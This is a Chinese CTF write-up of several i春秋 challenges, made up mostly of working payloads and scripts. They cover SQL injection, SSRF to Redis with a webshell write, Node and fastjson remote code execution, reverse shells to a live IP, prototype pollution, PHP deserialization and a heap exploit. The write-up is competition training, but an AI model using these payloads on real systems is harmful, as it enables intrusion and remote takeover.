Web1

```
GET /There_is_no_flag_here.php HTTP/1.1
Host: eci-2ze7fu15ewwxadups678.cloudeci1.ichunqiu.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
client-ip:127.0.0.1
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
__jsluid_h=38957b31ca0168d2037aeb66ca8c866f
Connection: close
```

Web2

先file协议读文件`?url=file:///var/www/html/flag.php`

然后命令执行：

```
http://eci-
2ze7fu15ewwxadups680.cloudeci1.ichunqiu.com/index.php?
url=http://127.0.0.1/flag.php%3Fcmd=;cat flag_is_here.php
```

Web3

八进制绕一下就行。

```
def str_to_oct(cmd):                                  #命令转换
成八进制字符串
    s = ""
    for t in cmd:
        o = ('%s' % (oct(ord(t))))[2:]
        s+='\\'+o
    return s
print(str_to_oct('cat'))
```

```
$'\143\141\164' /*
```

Web4

index.phps泄露，然后直接打就行了。

```
?s=a:2:{i:0;s:4:"Easy";i:1;s:7:"getflag";}
```

Web5

时间盲注和双写绕waf就行。

```
?id=0'||if(ascii(substr(((selselectect
load_file('/flag'))),1,1))
<0,benchmark(1000000,sha(1)),1=2)%23
```

写脚本跑就行，比赛时的脚本找不到了就懒得再写了。

login

mysql8联合注一下就行。

```
username=-1'union values
row(1,2,'c4ca4238a0b923820dcc509a6f75849b')%23&password=1&lo
gin=login
```

海量视频

```
"""
Author:feng
"""
import requests
from time import *
def createNum(n):
    num = 'true'
    if n == 1:
        return 'true'
    else:
        for i in range(n - 1):
            num += "+true"
        return num
```

```
url='http://eci-2zee7zo24ni5sw3bnjug.cloudeci1.ichunqiu.com'

"jw2fdkci2F2md2FFA4"
flag=''
for i in range(5,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            if chr(j)=='}':
                exit()
            break

        #payload="' or if(ascii(substr((select
group_concat(table_name) from information_schema.tables
where table_schema=database()),{},1))
<{},sleep(0.02),1)#".format(i,j)
        #payload="' or if(ascii(substr((select
group_concat(column_name) from information_schema.columns
where table_name='flag233333'),{},1))
<{},sleep(0.02),1)#".format(i,j)
        #payload="' or if(ascii(substr((select
group_concat(flagass233) from flag233333),{},1))
<{},sleep(0.02),1)#".format(i,j)
        #payload="-1'||if(ascii(substr(database(),{},1))
<{},1=1,1=2)#".format(i,j)
        #payload="-1'||if(ascii(substr((select
group_concat(table_name) from information_schema.tables
where table_schema=database()),{},1))
<{},1=1,1=2)#".format(i,j)
        #payload="-1'||if(ascii(substr((select
group_concat(column_name) from information_schema.columns
where table_name='words'),{},1))<{},1=1,1=2)#".format(i,j)
        #payload="-1'||if(ascii(substr((select
group_concat(flag) from `1919810931114514`),{},1))
<{},1=1,1=2)#".format(i,j)
        payload="0'||if(ascii(substr(((select
group_concat(pwd) from user)),{},1))
<{},sleep(1),1)#".format(i,j)
        #print(payload)
        #params = {
        #    "id":payload
        #}
        data={
            "username":payload,
            "pwd":1
        }
        try:
            r = requests.post(url=url,data=data,timeout=1)
            min = j
        except:
            max = j
        sleep(0.1)
"hw2fckci2F2md2FFA4"
"jw2ddkci2F2md2FFA4"
```

```
<?php
//error_reporting(E_ALL);

function waf($input){
    $check = preg_match('/into/i', $input);
    if ($check) {
        exit("hackkk!!!");
    }
    else {
        return $input;
    }
}
require_once 'vendor/autoload.php';
use Firebase\JWT\JWT;
$fff = fopen(".rsa_private_key.pem",'rb');
$rsa_private_key =
fread($fff,filesize(".rsa_private_key.pem"));

$fff2 = fopen(".rsa_public_key.pem","rb");
$rsa_public_key =
fread($fff2,filesize(".rsa_public_key.pem"));
$username = @$_POST['username'];
$password = @$_POST['pwd'];

$payload = array(
    "name" => "admin",
    "pwd" => "jw2fdkci2F2md2FFA4",
    "isadmin" => true,
    //"isadmin" => false,
);
```

```
$jwt = JWT::encode($payload,$rsa_private_key,"RS256");
var_dump($jwt);
exit();
```

```
url1=dict://127.0.0.1:6379/config:set:dir:/var/www/html
url1=dict://127.0.0.1:6379/set:shell:"\x3c\x3f\x70\x68\x70\x
20\x65\x76\x61\x6c\x28\x24\x5f\x50\x4f\x53\x54\x5b\x30\x5d\x
29\x3b\x3f\x3e"
url1=dict://127.0.0.1:6379/config:set:dbfilename:3.php
url1=dict://127.0.0.1:6379/save

iconv绕df就行
```

EasyEscape


参考 https://www.anquanke.com/post/id/84336

有个模板渲染的rce，其实就是拿到`constructor`（Function）。

js的东西了。

然后绕一下空格就行：

```
username={{(""["constr"%2b"uctor"]["constr"%2b"uctor"])
("return(global[\"pro"%2b"cess\"][\"mai"%2b"nModule\"]
[\"req"%2b"uire\"](\"child_p"%2b"rocess\")
[\"exe"%2b"cSync\"](\"cat$IFS$9/flag\"))")
()}}&password=1&login=login
```



Home Page

Hello flag{12ed785e-3089-428a-867d-4718b63525e0} ! Can you help me?

Enable POST application/x-www-form-urlencoded

Body
```
username={{(""["constr"%2b"uctor"]["constr"%2b"uctor"])
("return(global[\"pro"%2b"cess\"][\"mai"%2b"nModule\"][\"req"%2b"uire\"]
(\"child_p"%2b"rocess\")[\"exe"%2b"cSync\"](\"cat$IFS$9/flag\"))")
()}}&password=1&login=login
```

Name: Cookie
Value: 123

easy_fastjson

fastjson的1.2.42：

```
        <dependency>
            <groupId>com.alibaba</groupId>
            <artifactId>fastjson</artifactId>
            <version>1.2.42</version>
        </dependency>
```

这里反序列化漏洞：

```
    @RequestMapping({"/"})
    @ResponseBody
    public String hackme(@RequestParam(name =
"payload",value = "",required = false) String payload) {
        if (payload == null) {
            return "Please input payload";
        } else {

 ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
            payload = payload.replace("\\u004c", "L");
            payload = payload.replace("\\x4c", "L");
            payload = payload.replace("\\u003b", ";");
            payload = payload.replace("\\x3b", ";");
            payload = payload.replace("\n", "");
            payload = payload.replace("\r", "");
            Pattern pattern = Pattern.compile("\"@type\":\"
(.*?)\"");

            for(Matcher m = pattern.matcher(payload);
m.find(); payload = payload.replace(m.group(1),
dont_want_bypass_me(m.group(1)))) {
            }

            JSON.parse(payload, new Feature[]
{Feature.SupportNonPublicField});
            return "heihei";
        }
    }
```

有个waf:

```
    public static String dont_want_bypass_me(String
cls_name) {
        for(int i = 0; i < 20; ++i) {
            if (cls_name.startsWith("L") &&
cls_name.endsWith(";")) {
                cls_name = cls_name.substring(1,
cls_name.length() - 1);
            }
        }

        return cls_name;
    }
```


写20遍就行。

存在`/tmp/i_want_flag`文件就可以得到flag。

fastjson打一下就行。1.2.42需要开autoTypeSupport属性为true才能使用，题目也给开了：


```
 ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
```

```
http://eci-
2zebzbef1a9ermcc1sjk.cloudeci1.ichunqiu.com:8888/?
payload=%7B%22%40type%22%3A%22LLLLLLLLLLLLLLLLLLLLcom.sun.
rowset.JdbcRowSetImpl%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B
%3B%3B%3B%3B%3B%3B%3B%3B%22%2C%22dataSourceName%22%3A%22l
dap%3A%2F%2F121.5.169.223%3A1389%2Fpq02uk%22%2C%20%22autoCom
mit%22%3Atrue%7D
```



```
root@VM-0-6-ubuntu:~/java/jndi# java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "touch /tmp/i_want_flag" -A 121.5.169.223
[ADDRESS] >> 121.5.169.223
[COMMAND] >> touch /tmp/i_want_flag
----------------------------JNDI Links----------------------------
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://121.5.169.223:1099/pq02uk
ldap://121.5.169.223:1389/pq02uk
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://121.5.169.223:1099/0wkfet
ldap://121.5.169.223:1389/0wkfet
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://121.5.169.223:1099/kilwfd

----------------------------Server Log----------------------------
2022-01-20 16:59:49 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-01-20 16:59:49 [RMISERVER]  >> Listening on 0.0.0.0:1099
2022-01-20 16:59:49 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2022-01-20 17:00:06 [LDAPSERVER] >> Send LDAP reference result for pq02uk redirecting to http://121.5.169.223:8180/ExecTemplateJDK8.class
2022-01-20 17:00:06 [JETTYSERVER]>> Log a request to http://121.5.169.223:8180/ExecTemplateJDK8.class
```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net



不安全 | eci-2zebzbef1a9ermcc1sjk.cloudeci1.ichunqiu.com:8888/getflag

flag{c6bef8cf-d24c-44be-ab66-a89756150f45}

GrandTravel

SQL注入爆密码：


```python
import requests
import string
url="http://eci-2ze3pskpr9bsua77qxg7.cloudeci1.ichunqiu.com:8888/login"

"Adm1n_P0ssw0rd_a1w6346daw94d"
flag = ""
for i in range(1000):
    #for j in ""
    for j in string.printable:
        payload='"||(this["user"+"name"]=="admin"&&(this["pass"+"word"]))[{}]=="{}"||this["user"+"name"]=="feng"||"1"=="2'
        data={
            "username":payload.format(i,j),
            "password":1
        }

        r=requests.post(url=url,data=data)
        #print(r.text)
        if "Login Failed" in r.text:
            flag+=j
            print(flag)
            break
```

然后参考 https://blog.csdn.net/anwen12/article/details/122136806?spm=1001.2014.3001.5501

生成反序列化数据，ssrf打过去：

```
http://0:6379/%C4%8DHTTP/1.1%C4%8D%C4%8A*2%C4%8D%C4%8A$4%C4%8D%C4%8AAUTH%C4%8D%C4%8A$31%C4%8D%C4%8ARed1S_P0ssw0rd_a456wd4654aw54wd%C4%8D%C4%8A*1%C4%8D%C4%8A$7%C4%8D%C4%8ACOMMAND%C4%8D%C4%8A*3%C4%8D%C4%8A$3%C4%8D%C4%8Aset%C4%8D%C4%8A$37%C4%8D%C4%8Aadminf528764d624db129b32c21fbca0cb8d6%C4%8D%C4%8A$276%C4%8D%C4%8AeyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24oKXtyZXF1aXJlKCdjaGlsZF9wcm9jZXNzJykuZXhlYygnZWNobyBZbUZ6YUNBdGFTQStKaUF2WkdWMkwzUmpjQzh4TWpFdU5TNHhOamt1TWpJekx6TTVOelkzSURBK0pqRT18YmFzZTY0IC1kfGJhc2ggLWknLGZ1bmN0aW9uKGVycm9yLCBzdGRvdXQsIHN0ZGVycil7Y29uc29sZS5sb2coc3Rkb3V0KX0pO30oKSJ9%C4%8D%C4%8A
```

反序列化触发：



Book Your Travel Successfully

URL
http://eci-2ze7fu15ewwwff294x0m.cloudeci1.ichunqiu.com:8888/users/signup

Enable POST
enctype: application/x-www-form-urlencoded

Body
username=1&email=1%40qq.com&phone=1&date=1&country=China&destination=Islas+Galapagos&message=1

Name: X-Forwarded-For
Value: 127.0.0.1

先提前signup，ssrf之后再signup会自动跳转到contact来触发反序列化rce。

然后suid提权，利用ftp。

参考ftp文章： https://www.commandlinux.com/man-page/man1/netkit-ftp.1.html


利用ftp server： https://github.com/mailsvb/jsftpd

代码：

```
const { ftpd } = require('jsftpd')

const server = new ftpd({cnf: {username: 'john', password: 'doe', basefolder: '/tmp',port:6668}})

server.start()
```

```
ctfer@engine-1:/tmp$ echo
"Y29uc3QgeyBmdHBkIH0gPSByZXF1aXJlKCdqc2Z0cGQnKQoKY29uc3Qgc2V
ydmVyID0gbmV3IGZ0cGQoe2NuZjoge3VzZXJuYW1lOiAnam9obicsIHBhc3N
3b3JkOiAnZG9lJywgYmFzZWZvbGRlcjogJy90bXAnLHBvcnQ6NjY2OH19KQo
Kc2VydmVyLnN0YXJ0KCk="|base64 --decode > 1.js
<H19KQoKc2VydmVyLnN0YXJ0KCk="|base64 --decode > 1.js
ctfer@engine-1:/tmp$ ls
ls
1.js
mongodb-27017.sock
node_modules
package-lock.json
ctfer@engine-1:/tmp$ node 1.js
```

```
ctfer@engine-1:/home/node/src$ ftp 127.0.0.1 6668
ftp 127.0.0.1 6668
john
Password:doe
put /flag flag
```



```
e
ctfer@engine-1:/tmp$ cat flag
cat flag
flag{a84ad249-3dbe-49f0-aaef-c131e9ad0f00}ctfer@engine-1:/tmp$ 
```

js_far

```
    let {id,solved,ifsolve} = req.body;
    let rel = false;
    works[id][solved]=ifsolve;
    if(ifsolve==='solve'){
        works[id]['emo']=emo_solve[id[4]-1];
        rel=true;
    }else {
        works[id]["emo"]=emo_unsolve[id[4]-1];
    }
    res.json({'ok':rel});
```

查一下`dustjs-linkedin`的rce： https://github.com/linkedin/dustjs/issues/804

第一行代码并不能原型链污染，但是下面的可以。

打就完事了：

```
{"id":"__proto__","ANY_CODE":"","ifsolve":"this.constructor.
constructor('return process')
().mainModule.require('child_process').execSync('bash -c
\"bash -i >& /dev/tcp/121.5.169.223/39767 0>&1\"')"}
```


flag在`/root/flag.txt`，`/home/js_far/flag.txt`是假flag。

小苓的网页

附件看到：

```
        location /.well-known {
                autoindex on;
                alias /var/www/html/well-known/;
        }
```


熟悉的nginx目录穿越：


不安全 | eci-2zej4o1jo0uu6n8gsw2j.cloudeci1.ichunqiu.com/.well-known../test/

Index of /.well-known../test/

```
../
ATestOfXiaoLing.php                                29-Nov-2021 15:45                 360
```

然后是很简单的反序列化，没啥好说的。



```
<?php
highlight_file(__FILE__);

ini_set('display_errors', 'on');
class FDtest{
        public function __destruct()
        {
                if($this->getfile) echo file_get_contents($this->getfile);//flag at /flag
        }
}

$res = unserialize($_REQUEST['a']);

if(preg_match('/l/i',serialize($res))){
        throw new Exception("Hitherto shalt thou come, but no further");
}
```

Notice: unserialize(): Error at offset 42 of 42 bytes in **/var/www/html/test/ATestOfXiaoLing.php** on line **12**
flag{79c22752-d357-496e-85a1-87c773cfef8c}

```
http://eci-2zej4o1jo0uu6n8gsw2j.cloudeci1.ichunqiu.com/test/ATestOfXiaoLing.php?a=O:6:"FDtest":1:{s:7:"getfile";s:5:"/flag";
```

linknotes

```python
from pwn import *
import time
context(log_level='debug',arch='amd64')

local=0
binary_name='linknotes'

libc=ELF("libc-2.27.so")
e=ELF("./"+binary_name)
def exp():
    if local:
        p=process("./"+binary_name)
    else:
        p=remote('123.57.131.167',  22693)

    def z(a=''):
        if local:
            gdb.attach(p,a)
            if a=='':
                raw_input
        else:
            pass
    ru=lambda x:p.recvuntil(x)
    rc=lambda x:p.recv(x)
    sl=lambda x:p.sendline(x)
```

```python
sd=lambda x:p.send(x)
sla=lambda a,b:p.sendlineafter(a,b)
ia=lambda : p.interactive()

def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

def cho(num):
    sla('>> ',str(num))

def add(idx,sz,con):
    cho(1)
    ru('offset: ')
    sl(str(idx))
    ru("size: ")
    sl(str(sz))
    ru("content: ")
    sl(con)

def delete(idx):
    cho(2)
    ru('offset: ')
    sl(str(idx))

def show(idx):
    cho(3)
    ru('offset: ')
    sl(str(idx))



add(0,0x80,'aaa')
add(1,0xf0,'bbb')
add(2,0xf0,'bbb')

for i in range(15):
    add(i+3,0xf0,'aaa')
for i in range(8):
    delete(3)


add(16,0xf0,'bb')
```

```python
delete(3)
add(3,0xf0,b'X'*0xe8+p64(0x200))




delete(10)
delete(4)
for i in range(7):
    add(1,0xf0,'1')

add(1,0xf0,'888')
show(11)

ru('content: ')
libcbase = leak_address()-0x3ebca0
system = libcbase+libc.sym['system']
free_hook = libcbase+libc.sym['__free_hook']
one = [0x4f3d5,0x4f432,0x10a41c]
success(hex(system))
print(hex(libcbase))

for i in range(7):
    delete(2)
delete(1)

add(1,0x90,'aaa')
add(1,0x90,b'a'*0x48+p64(0)+p64(0x101))

add(1,0xf0,'X1ng')
add(1,0xf0,'X1ng')

delete(7)
delete(3)
print(hex(free_hook))

add(1,0x90,b'X'*0x48+p64(0)+p64(0x101)+p64(free_hook-8))
add(2,0xf0,'X1ng')
add(2,0xf0,p64(libcbase+one[1]))

delete(1)


ia()
```

```
exp()
```

Superflat

参考 https://blog.shi1011.cn/ctf/1955

```python
# -*- coding:utf-8 -*-
sbox = [0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5,
0x30, 0x01, 0x67, 0x2B, 0xFE, 0xD7, 0xAB, 0x76, 0xCA, 0x82,
0xC9, 0x7D, 0xFA, 0x59, 0x47, 0xF0, 0xAD, 0xD4, 0xA2, 0xAF,
0x9C, 0xA4, 0x72, 0xC0, 0xB7, 0xFD, 0x93, 0x26, 0x36, 0x3F,
0xF7, 0xCC, 0x34, 0xA5, 0xE5, 0xF1, 0x71, 0xD8, 0x31, 0x15,
0x04, 0xC7, 0x23, 0xC3, 0x18, 0x96, 0x05, 0x9A, 0x07, 0x12,
0x80, 0xE2, 0xEB, 0x27, 0xB2, 0x75, 0x09, 0x83, 0x2C, 0x1A,
0x1B, 0x6E, 0x5A, 0xA0, 0x52, 0x3B, 0xD6, 0xB3, 0x29, 0xE3,
0x2F, 0x84, 0x53, 0xD1, 0x00, 0xED, 0x20, 0xFC, 0xB1, 0x5B,
0x6A, 0xCB, 0xBE, 0x39, 0x4A, 0x4C, 0x58, 0xCF, 0xD0, 0xEF,
0xAA, 0xFB, 0x43, 0x4D, 0x33, 0x85, 0x45, 0xF9, 0x02, 0x7F,
0x50, 0x3C, 0x9F, 0xA8, 0x51, 0xA3, 0x40, 0x8F, 0x92, 0x9D,
0x38, 0xF5, 0xBC, 0xB6, 0xDA, 0x21, 0x10, 0xFF, 0xF3, 0xD2,
0xCD, 0x0C, 0x13, 0xEC, 0x5F, 0x97, 0x44, 0x17, 0xC4, 0xA7,
0x7E, 0x3D, 0x64, 0x5D, 0x19, 0x73, 0x60, 0x81, 0x4F, 0xDC,
0x22, 0x2A, 0x90, 0x88, 0x46, 0xEE, 0xB8, 0x14, 0xDE, 0x5E,
0x0B, 0xDB, 0xE0, 0x32, 0x3A, 0x0A, 0x49, 0x06, 0x24, 0x5C,
0xC2, 0xD3, 0xAC, 0x62, 0x91, 0x95, 0xE4, 0x79, 0xE7, 0xC8,
0x37, 0x6D, 0x8D, 0xD5, 0x4E, 0xA9, 0x6C, 0x56, 0xF4, 0xEA,
0x65, 0x7A, 0xAE, 0x08, 0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6,
0xB4, 0xC6, 0xE8, 0xDD, 0x74, 0x1F, 0x4B, 0xBD, 0x8B, 0x8A,
0x70, 0x3E, 0xB5, 0x66, 0x48, 0x03, 0xF6, 0x0E, 0x61, 0x35,
0x57, 0xB9, 0x86, 0xC1, 0x1D, 0x9E, 0xE1, 0xF8, 0x98, 0x11,
0x69, 0xD9, 0x8E, 0x94, 0x9B, 0x1E, 0x87, 0xE9, 0xCE, 0x55,
0x28, 0xDF, 0x8C, 0xA1, 0x89, 0x0D, 0xBF, 0xE6, 0x42, 0x68,
0x41, 0x99, 0x2D, 0x0F, 0xB0, 0x54, 0xBB, 0x16]
xorkey = [0x44, 0xCA, 0x41, 0xBB, 0x8D, 0x29, 0x1F, 0xB0,
0x22, 0x9A, 0x0D, 0x50, 0xC8, 0xAC, 0x27, 0x36, 0x87, 0xC3,
0x25, 0xAE, 0xD7, 0x94, 0x06, 0xB9, 0xE6, 0xBF, 0xC7, 0x32,
0x55, 0x7A, 0x72, 0x92, 0xF8, 0xE0, 0x42, 0xF8, 0x40, 0x8E,
0x51, 0x99, 0x39, 0x8D]
enc = [0x77, 0x9A, 0xAE, 0x3E, 0xAC, 0x6A, 0x1B, 0xB5, 0x11,
0x9E, 0xA7, 0xAB, 0x33, 0x74, 0x35, 0xF5, 0xCA, 0xC7, 0xFD,
0xBC, 0x2C, 0x02, 0xAC, 0x61, 0x21, 0xBA, 0x00, 0x7F, 0x8D,
0x37, 0xB5, 0x8A, 0xFD, 0xF8, 0x85, 0x62, 0x45, 0xCD, 0x92,
0x8B, 0xAF, 0x72]
flag = bytearray([0] * 42)
for i in range(42):
    flag[i] = sbox.index(xorkey[i] ^ enc[i])
print(flag)
```

pyc

